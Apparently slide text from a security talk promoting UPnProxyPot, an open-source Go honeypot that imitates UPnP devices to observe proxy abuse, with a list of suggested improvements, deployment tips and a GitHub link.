- If you have ideas to fix/improve stuff… it's open source… fork+pull, k, thx

UPnProxy: is open source...

Ideas for improvement

- **Logging could be very much improved**
- **Content injection could be a thing**
- **There is a memory leak… my solution is to restart the binary…**
- **Yes it runs in screen, feel free to properly daemonize it**
- **Randomize SSDP banners & listen on multiple popular UPnP ports**
- **Pretend to be A LOT more devices (my findings may be myopic)**

UPnProxy: is open source...

Ideas for improvement

- **Smarter cert caching that respects SNI differences**
- **Improved TLS handling/proxying**
- **Improved cert cloning**
- **Improved error handling**
- **Improved basically everything...**

UPnProxy: is open source...

README.md

- The README.md file should (hopefully) have all you need to know
- If it doesn't and there are additional bits of info I missed… fork, push, pull
- It's written in Golang, but also has Linux deps…
  - So it will run on any operating system, so long as it's Linux.
- You can deploy a node on a VPS provider in minutes…
- You can deploy a node on a RPi, ODroid, etc. just as quickly… DMZ it!
- It will start seeing abuse within the first 24-48 hours, bet.
- If you find something cool… tell me about it! (linkedin)

NOW GO HAVE FUN

https://github.com/chadillac/UPnProxyPot

Akamai